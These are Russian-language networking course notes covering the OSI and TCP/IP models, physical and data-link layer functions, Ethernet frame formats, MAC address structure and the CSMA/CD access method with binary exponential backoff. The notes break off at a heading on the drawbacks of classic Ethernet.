
? OSI, The Open Systems Interconnection model – Модель Взаимодействия Открытых Систем – Юр. Стандарт.
Открытая система – в терминологии системы – **система**, построенная в соответствии с **открытыми спецификациями** – которые доступны всем и соответствуют стандартам (а не «открытая система» – в смысле система с открытыми исходными кодами, которая распространяется бесплатно).

? Преимущества открытых систем:

- Возможность строить сети из оборудования разных производителей;
- «Безболезненная» замена отдельных компонентов сети;
- Лёгкость объединения нескольких сетей.

? Модель OSI:

- Стандарт принят в 1983
- Описывает:
 - 7 Уровней организации сети;
 - Назначение каждого Уровня.
- Не является сетевой архитектурой!
- Протоколы описаны в отдельных стандартах, и не входят в Модель.
- На практике Модель OSI не используется.
- Модель OSI имеет хорошую теоретическую проработку вопросов сетевого взаимодействия.
- Модель OSI используется в качестве «общего языка» для описания разных сетей.



Модель OSI

Уровень (Layer)	Тип данных (PDU)	Функции	Примеры
Host layers	7. Прикладной (Application)	Данные (data)	Доступ к сетевым службам
	6. Представления (Presentation)		Представление и шифрование данных
	5. Сеансовый (Session)		Управление сеансом связи
	4. Транспортный (Transport)	Сегменты (segment) /Дейтаграммы (datagram)	Прямая связь между конечными пунктами и надёжность
Media layers	3. Сетевой (Network)	Пакеты (packet)	Определение маршрута и логическая адресация
	2. Канальный (Data Link)	Кадры (frame)	Физическая адресация
	1. Физический (Physical)	Биты (bit)	Работа со средой передачи, сигналами и двоичными данными

OSI Model

Layer	PDU	Function	Protocols	Techniques
Host layers	Data	User App Layer	HTTP, FTP, POP3, WebSocket	Application, Firewall, VPN, Proxy, SSL/TLS
		Data encrypting, conversion	ASCII, EBCDIC	
		Open & Close Session	RPC, PAP, L2TP	
Media layers	4. Transport	Segment /Datagram	Ensure Delivery	Balancer
	3. Network	Packet	Control Routing	Router
	2. Data Link	Frame	Error free data transfer	PPP, IEEE 802.2, Ethernet, DSL, ARP, NIC
	1. Physical	Bit	Passing bits	USB, cable, radio channel
				Hub, RJ45

Модель OSI


Уровень / Тип данных	Функции
Host layers	7. Прикладной Данные/Сообщение
	6. Представления Данные/Сообщение
	5. Сеансовый Данные/Сообщение
Media layers	4. Транспортный Сегмент/Датаграмма
	3. Сетевой Пакет
	2. Канальный Кадр
	1. Физический Бит

? Пример работы Модели OSI – военный штаб ☺



INTELLIGENCE: «ENEMY!»

«ENEMY!»



TCP/IP Model

? Модель TCP/IP – никто отдельно не принимал стандартов модели TCP/IP, просто стек протоколов TCP/IP оказался настолько популярным, что все стали использовать этот стек. Стек TCP/IP создавался для объединения больших компьютеров в университетах по линиям телефонной связи соединениям точка-точка. Когда появились новые технологии (широковещательные, спутниковые) просто стека протоколов оказалось недостаточно, необходима была модель, которая бы говорила как строить сети на основе технологий, чтобы в них мог работать стек протоколов TCP/IP.

- Фактический стандарт на основе популярного стека протоколов TCP/IP.
- 4 уровня.
- Протоколы TCP/IP хорошо используются на практике.
- Основа Интернет.

Модель OSI		Стек OSI-TCP/IP	Модель TCP/IP	
Уровень (Layer)	Уровень (Layer)	Уровень (Layer)	Функции	
7. Прикладной (Application)		5. Прикладной	4. Прикладной (Application)	Сочетает в себе 3 ур-ня OSI – на практике, если приложению (ур.7) нужны ф-ции ур.5 или ур.6, то оно само должно их реализовывать.
6. Представления (Presentation)			3. Транспортный (Transport)	Связь между двумя процессами на разных хостах
5. Сеансовый (Session)			2. Межсетевой (Internet)	Поиск маршрута в составной сети
4. Транспортный (Transport)	4. Транспортный			
3. Сетевой (Network)	3. Сетевой			
2. Канальный (Data Link)	2. Канальный	1. Сетевых интерфейсов (Network Access)		Интерфейс взаимодействия с разными сетевыми технологиями (Ethernet, Wi-Fi)
1. Физический (Physical)	1. Физический			


? Сравнение моделей OSI и TCP/IP

Характеристика	Модель OSI	Модель TCP/IP
Достиныства	Хорошая теоретическая проработка. Разделено понятие интерфейса и реализации.	Протоколы широко применяются
Недостатки	Протоколы не используются	Плохая теоретическая проработка, подходит только для сетей на основе стека TCP/IP
Применение	Модель для описания разных типов сетей (Fibre Channel, Infiniband, SS7 – телефонная сигнализация)	Сети на основе стека TCP/IP – Интернет

? Стек протоколов

Стек протоколов – Группа протоколов объединённых одной конечной целью.

? Стек протоколов TCP/IP



Прикладной	HTTP	– Просмотр Веб-страниц
	SMTP	– Передача почты
	POP3	– Приём почты
	IMAP	– Приём почты
	FTP	– Передача файлов
	DNS	– Назначение IP-адресам более понятных для людей имён
Транспортный	TCP	– Медленная передача данных с гарантией доставки
	UDP	– Быстрая передача данных без гарантии доставки
Межсетевой	IP	– Обеспечивает доставку пакетов, тем самым объединяет сегменты сети в одну сеть
	ICMP	– Передача сообщений об ошибках: услуга не доступна, хост/маршрутизатор не отвечают
Сетевых интерфейсов	ARP	– Протокол для определения MAC-адреса по IP-адресу другого компьютера
	DHCP	– Протокол для автоматического получения IP-адреса сетевыми устройствами
	Ethernet	– Кабельный
	Wi-Fi	– Радиоэфир
	DSL	– Модем через телефонные линии

Layer 1 – Physical layer


? Основные задачи Физического уровня:

- Передача потока бит по среде передачи данных (единица передачи информации – бит)
* Не вникает в смысл передаваемой информации

? Представление сигналов


Задача: как передать биты информации в виде сигналов, передаваемых по среде.

Теоретически: 0 и 1 легко преобразуются в сигналы. Но на практике сигнал искажается. Получатель должен определить: что же именно передал ему отправитель, где тут 0, а где – 1?



? Модель канала связи

Не важно, как Физический ур-н передаёт сообщение, важно, что у нас есть канал связи, по которому можно отправить сообщение от отправителя к получателю.



Характеристики канала связи:

- Пропускная способность (бит/с) – сколько данных можно передать за единицу времени
- Задержка – сколько времени пройдёт, пока сообщение от отправителя дойдёт к получателю.
- Количество ошибок:
 - Если ошибки возникают часто – протоколы и сетевые технологии должно исправлять их
 - Если ошибки возникают редко – они могут исправляться на Транспортном ур-не, а сетевое оборудование может не обеспечивать гарантию доставки данных и отсутствие ошибок

? В зависимости от направления, какие бывают каналы – Типы каналов связи:

- Симплексный
- Дуплексный
- Полудуплексный

? Среды передачи данных

- Кабели:
 - Телефонный кабель
 - Коаксиальный кабель
 - Витая пара (часто применяется) – обычно 4 витых изолированных медных провода внутри 1 кабеля
 - Оптический кабель (часто применяется) – тонкие световоды в оболочке, соединённые в 1 кабель
 - Провода электропитания 220V
- Беспроводные:
 - Радиоволны (часто) – много направлений, много приёмников, несколько источн. искажают друг друга
 - Сотовая связь – GSM 900MHz, требуется лицензирование (чтобы др. не работали на этой частоте)
 - Wi-Fi – 2.4GHz & 5GHz, лицензирование не требуется (др. приборы также работают на этих частотах)
 - Инфракрасное излучение
- Спутниковые каналы
- Беспроводная оптика (лазеры)

? Ошибки в каналах связи

- Оптические кабели – Очень редко
- Медные кабели – Редко
- Радиоволны – Часто

? Представление информации


- Прямоугольные импульсы: Представление инфы – кодирование (baseband mod) (медные провода)
- Синусоидальные волны: Представление инфы – модуляция (passband mod) (оптоволокно, беспров.)

Layer 2 – Data Link layer

? Основные задачи Канального уровня:

- Передача сообщений по каналу связи – кадров
 - Определение начала/конца кадра в потоке бит
- Обнаружение и коррекция ошибок
- Множественный доступ к каналу связи:
 - Адресация
 - Согласованный доступ к каналу

? Формирование кадра



- Хост-1: Пакет с Сетевого ур-ня поступает на Канальный.
- Хост-1: На канальном ур-не к пакету добавляются заголовок и концевик, кадр поступает на Физический ур.
- Хост-1: На Физическом уровне биты преобразуются в сигнал.
- Сигнал передаётся по среде передачи данных.
- Хост-2: Сигнал поступает на Физический ур-нь → биты → преобразуются в кадр и поступают на Канальный ур.
- Хост-2: На Канальном ур-не от кадра отсекаются заголовок и концевик → выделяется пакет.
- Хост-2: Пакет поступает на Сетевой ур-нь.


? Методы выделения кадров:

- Указатель количества байт – в начало каждого кадра добавлять его длину в байтах
 - «+» Очень просто в реализации
 - «–» При искажении 1 байте длины в 1 кадре – нарушится вся цепочка: определение начал всех кадров
- Вставка байтов (Протокол BSC) – начало и конец кадра отмечаются спец последовательностями байтов.
 - В начале кадра – буквы «DLE STX» (Start of Text)
 - В конце кадра – буквы «DLE ETX» (End of Text)
 - В самом сообщении, если встречается комбинация STX или ETX, перед ними ставится «DLE» (Data Link Escape), чтобы не путать с началом и концом сообщения
- Вставка битов (Протоколы HDLS и PPP) – начало и конец кадра отмечаются битами
 - В начале кадра – 01111110 (ноль – 6 единиц – ноль)
 - В конце кадра – 01111110 (ноль – 6 единиц – ноль)
 - В самом сообщении, если встречается 5 единиц подряд, к ним добавляется ноль (чтобы не получилось 6 единиц подряд), получатель игнорирует 0 после каждой из 5 единиц подряд
- Средства Физического уровня
 - Классический Ethernet – Преамбула общей длиной 8 байт
 - Начало кадра – Первые 7 байт – 10101010
 - Конец кадра – Последний 1 байт – 10101011 (указатель начала нового сообщения)
 - Fast Ethernet – передача неиспользуемых символов избыточного кода
 - Начало кадра – символы «J» (11000) и «K» (10001)
 - Конец кадра – символ «T» (01101)

? Обнаружение ошибок – контрольная сумма – кадр, в котором ошибка, просто отсекается, не исправляется

? Исправление ошибок – коды исправления ошибок – и обнаруживают и исправляют ошибки

? Повторная отправка данных – если в кадре ошибка или кадр вообще не дошёл до получателя – получатель не отправляет подтверждение, отправитель по истечению определённого времени не получив подтверждение, понимает, что кадр не доставился или доставился с ошибкой и отправляет кадр повторно



? Методы повторной отправки данных:

- Остановка и ожидание:
 - Отправитель передаёт кадр и останавливается
 - Получатель отправляет подтверждение
 - Отправитель передаёт новый кадр
- Скользящее окно (**ТОЛЬКО на Транспортном уровне!**)

(Размер окна – кол-во кадров, которые можно отправить одновременно):
 - Отправитель передаёт несколько кадров один за другим, не дожидаясь подтверждения
 - Получатель подтверждает получение кадров
 - Отправитель передаёт новую порцию кадров

? Множественный доступ к каналам

Модель OSI разрабатывалась для каналов точка-точка (последовательные линии связи для больших компов)
Когда получили распространение разделяемые каналы связи – пришлось разбить Канальный ур-нь на два.

- Канальный Уровень:
 - LLC – Подуровень управления логическим каналом (Logical Link Control)
 - Отвечает за передачу данных – создание кадров, обработка ошибок и т.д.
 - Мультиплексирование – передача данных через одну технологию Канального ур-ня нескольких типов протоколов вышестоящего уровня
 - Управление потоком – предотвращение «затопления» медленного оборудования получателя, быстрым потоком от мощного оборудования отправителя
 - Общий для различных технологий
 - MAC – Подуровень управления доступа к среде (Media Access Control) – Только при технологии с разделяемым доступом, при соединении точка-точка подуровень MAC не нужен
 - Корректное совместное использование разделяемой среды – управление доступом – предотвращение «коллизии» - одновременной передачи данных многими отправителями в одну среду и данные исказятся – обеспечение использования канала только 1 отправителем. Методы управления доступом:
 - Рандомизированный – из N компов выбирается один с вероятностью 1/N (WF, EN)
 - На основе правил использования (Token Ring)
 - Адресация (кому у-ву из множества предназначается информация)
 - Специфический для разных технологий

Ethernet technology

? Ethernet – самая популярная в настоящее время технология для создания проводных компьютерных сетей.
Работает на Физическом и Канальном уровне с подуровнями LLC и MAC

? История Ethernet

- 1973 – Сеть на разделяемом кабеле придумал Роберт Меткалф, Xerox (The Ether Network, Cable-Tree Ether)
- Xerox, DEC, Intel решают использовать Ethernet в кач-ве сетевого решения для своих компаний (Ethernet II)
- 1982 – создан проект IEEE 802.3 для стандартизации Ethernet
- Конец 1990-ых – Ethernet становится доминирующей технологией в локальных сетях.

? Типы Ethernet

Название	Скорость	Кабель	Стандарт IEEE
Ethernet	10 Mb/s	Толстый, тонкий коаксиал, Витая пара, Оптика	802.3
Fast Ethernet	100 Mb/s	Витая пара, Оптика	802.3u
Gigabit Ethernet	1 Gb/s	Витая пара, Оптика	802.3z, 802.3ab
5G Ethernet	2.5 Gb/s, 5 Gb/s	Витая пара	802.3bz
10G Ethernet	10 Gb/s	Витая пара, Оптика	802.3ae, 802.3an
100G Ethernet	40 Gb/s, 100 Gb/s	Оптика	802.3ba

? Две технологии Ethernet:

- Классический Ethernet
 - Разделяемая среда
 - Ethernet – Gigabit Ethernet
- Коммутируемый Ethernet
 - Точка-точка
 - Появился в Fast Ethernet
 - 10G Ethernet – 100G Ethernet

? Варианты технологии Ethernet

Классический Ethernet (появился самым первым)

- Физическая Топология – общая шина
- Логическая Топология – общая шина
- Технология – коаксиальный кабель и сетевые адаптеры
- «–» – если в каком-то месте происходил разрыв кабеля или повреждение адаптера – переставала работать вся сеть
- «–» – трудно найти место разрыва кабеля

II вариант технологии Ethernet

- Физическая Топология – звезда
- Логическая Топология – общая шина
- Технология – Концентратор (Hub)
- «+» – если в каком-то месте происходил разрыв кабеля – переставала работать часть сети
- «+» – легко найти место разрыва кабеля – по индикатору на Хабе

? Физический и Канальный уровни Ethernet

- Физический уровень Ethernet – технология Ethernet содержит описание по разным типам кабелей:
 - Коаксиальный
 - Витая пара
 - Оптоволокно
- Канальный уровень Ethernet – содержатся методы доступа и протоколы, одинаковые для любых кабелей
(В классическом Ethernet смешаны подуровни LLC и MAC)

? Формат кадра Ethernet

Стандарты

- Экспериментальная реализация Ethernet в Xerox
- Ethernet II (Ethernet DIX) – фирменный стандарт Ethernet компаний DEC, Intel, Xerox
- IEEE 802.3 – юридический стандарт Ethernet принимался очень долго и стандарт Ethernet II успел широко распространиться; отличаются незначительно; поддерживаются оба стандарта: Ethernet II и IEEE 802.3

Стандарт кадра Ethernet II

Заголовок			Данные	Концевик
6 байт	6 байт	2 байта	46–1500 байт	4 байта
Адрес получателя	Адрес отправителя	Тип	Данные	Контрольная сумма

- Адрес получателя – MAC-адрес получателя
- Адрес отправителя – MAC-адрес отправителя
- Тип – тип протокола следующего уровня – содержится код протокола от которого получены данные:
 - 0800 – IPv4
 - 86DD – IPv6
 - 0806 – ARP
- Данные – данные, полученные от протокола вышестоящего уровня
 - Min длина 46 байт – продиктована самим Ethernet – контекст коллизий
 - Max длина 1500 байт – произвольно выбрана создателями (при создании это был большой объём)
 - Расширение JumboFrame – размер до 9000 байт
- Контрольная сумма – если она не совпадает – кадр отбрасывается, отправитель никак не уведомляется

Стандарт кадра IEEE 802.3

Заголовок			Данные	Концевик
6 байт	6 байт	2 байта	46–1500 байт	4 байта
Адрес получателя	Адрес отправителя	Длина	Данные	Контрольная сумма

MAC-addresses

? MAC-адреса

- Служат для идентификации сетевых интерфейсов узлов сети Ethernet (IEEE 802.3) и Wi-Fi (IEEE 802.11) = для того, что бы на канальном уровне знать какому именно устройству предназначается сообщение
- Регламентированы IEEE в группе 802
- Длина – 6 байт = 48 бит
- Форма записи – 6 шестнадцатеричных чисел (1C-75-08-D2-49-45 = 1C:75:08:D2:49:45)
- Должны быть уникальными

? Типы MAC-адресов

- Индивидуальный (unicast) (30-9C-23-15-E8-8C) – получает 1 компьютер
- Групповой (multicast) – первый бит старшего байта = 1 (01-80-C2-00-00-08) – получают компы в группе
- Широковещательный (broadcast) – все биты = 1 (FF-FF-FF-FF-FF-FF) – получают все компы в сети

? Уникальность MAC-адресов

- В одном сегменте сети не должно быть одинаковых MAC-адресов
 - одна широковещательная среда Ethernet или Wi-Fi
 - один VLAN в коммутируемом Ethernet
- Если будет два компьютера с одним MAC-адресом, то один из них не будет работать (какой именно – не регламентируется)

? Способы назначения MAC-адресов

- Централизованный (по умолчанию) (второй бит старшего байта = 0):
 - Адреса назначаются производителем оборудования (записываются в сетевой адаптер)
 - Правила назначения описываются стандартом IEEE 802
- Локальный (второй бит старшего байта = 1):
 - Адреса назначаются администратором сети
 - Администратор должен обеспечить уникальность

? Структура MAC-адресов

Для того, чтобы реализовать уникальность MAC-адресов во всём мире – вводится структура MAC-адреса:

- Первые 3 байта – OUI, Organizationally Unique Identifier – уникальный идентификатор организации – выдаются IEEE производителям оборудования.
Примеры OUI:
 - 00:00:0C – Cisco (ещё 6C:50:4D, 70:81:05 и др.)
 - 00:02:B3 – Intel
 - 00:04:AC – IBM
- Последние 3 байта – назначает производитель оборудования, отвечающий за уникальность


? Посмотреть MAC-адрес своего компьютера

- Windows GUI – Просмотр свойств сети
- Windows CLI – ipconfig/all
- Linux – ifconfig или ip link

Access method CSMA/CD

? Коллизия сообщений


- Один компьютер начал и передаёт данные в разделяемую среду.
- Второй компьютер начал передавать данные, хоть первый комп не закончил передачу.
- Произойдёт коллизия – столкновение сигналов, наложение сигналов друг на друга и потеря сообщения



? CSMA/CD

- В сетях с разделённым доступом надо ввести метод управление доступом к среде, чтобы в одно и то же время только один компьютер передавал данные
- В классическом Ethernet используется метод CSMA/CD (Carrier Sense Multiple Access with Collision Detection) – Множественный доступ с прослушиванием несущей частоты и обнаружением коллизий =
= Множественный доступ + Прослушивание несущей частоты + Обнаружением коллизий
 - Множественный доступ – разделяемая среда с подключением множества компьютеров
 - Прослушивание несущей частоты – компы передают данные, только если среда свободна; способ определить свободна ли среда – прослушивание основной гармоники сигнала (несущей частоты): все компьютеры смотрят – изменяется ли сигнал с заданной частотой, если изменяется – то значит, какой-то компьютер передаёт сообщение, и передавать нельзя в этот момент нельзя
 - Обнаружением коллизий – компьютер одновременно передаёт и тут же принимает собственный сигнал, если принятый сигнал отличается от переданного – значит, он был искажён и произошла коллизия; компьютер останавливает передачу и отправляет в сеть Jam-последовательность – это сигнал который сильно искажает все данные, которые передаются по сети, усиливает коллизию, для того, чтобы остальные компьютеры гарантировано поняли, что произошла коллизия и остановили передачу.

? Устройство метода CSMA/CD



Работа по этому методу состоит из трёх периодов:

- Период передачи – какому-то компьютеру удалось захватить доступ к среде и он передаёт свои данные
- Период простоя – никому данные передавать не нужно, и среда свободна
- Период конкуренции – несколько компьютеров пытаются передавать данные, возникает коллизия, передача данных останавливается, всё повторяется, пока одному из компов не удастся захватить среду

? Период передачи

Если в среде нет несущей частоты, то компьютер может начинать передачу данных

Схема передачи:

- Преамбула – помогает отправителю и получателю синхронизироваться и выделить кадр
 - Преамбула общей длиной 8 байт (Классический Ethernet)
 - Начало кадра – Первые 7 байт – 10101010
 - Конец кадра – Последний 1 байт – 10101011 (указатель начала нового сообщения)
- Передача самого кадра:
 - После окончания преамбулы компьютер начинает передавать кадр
 - Все остальные компьютеры начинают принимать кадр и записывают его в свой буфер
 - Первые 6 байт кадра содержат адрес получателя
 - Компьютер, который узнал свой адрес, продолжает записывать кадр
 - Остальные компьютеры удаляют кадр из буфера
 - Неразборчивый режим – адаптер принимает все кадры независимо от MAC-адреса
- Выдерживается пауза – Межкадровый интервал
 - Продолжительность 9,6 с (Классический Ethernet)
 - Нужно для того, чтобы 1 комп не захватил канал монопольно и не стал передавать кадр за кадром
 - Приведение сетевых адаптеров в исходное состояние



? Период конкуренции

После того как компьютер закончил передавать кадр и выдерживается Межкадровый интервал – остальные компьютеры могут попытаться захватить канал – начинается период конкуренции

Схема конкуренции:

- Компьютеры пытаются начать передачу: передают и принимают своё же сообщение
- Происходит коллизия.
- Компьютеры обнаруживают коллизию и выдерживают отсрочку
- Если длина отсрочки будет одинаковая, то компьютеры продолжат попытку передачи одновременно, снова произойдёт коллизия, снова отсрочка, получится зацикленность
- Длительность отсрочки выбирается по определённому алгоритму:
Длительность отсрочки = $L \times 512$ битовых интервалов, где
Битовый интервал – время между появлениемми двух последовательных битов (0,1мкс в классическом Ethernet)
 L – случайно выбирается из диапазона $[0, 2^N - 1]$, где N – номер попытки
Алгоритм называется – Экспоненциальный двоичный алгоритм отсрочки.
Диапазоны L :
 - 1 попытка: $[0, 1]$
 - 2 попытка: $[0, 3]$
 - 3 попытка: $[0, 7]$
 - 5 попытка: $[0, 31]$
 - 10 попытка: $[0, 1023]$
- После 10 попыток интервал не увеличивается
- После 16 попыток передача прекращается
- Экспоненциальный двоичный алгоритм отсрочки хорошо работает при низкой нагрузке:
 - В сети мало компьютеров
 - Компьютеры редко передают данные
- Алгоритм отсрочки плохо работает при высокой нагрузке – коллизии возникают чаще:
 - Растёт число попыток передачи
 - Растёт интервал, из которого выбирается L , и длительность пауз
 - Экспоненциально увеличивается задержка

? Недостатки классического Ethernet

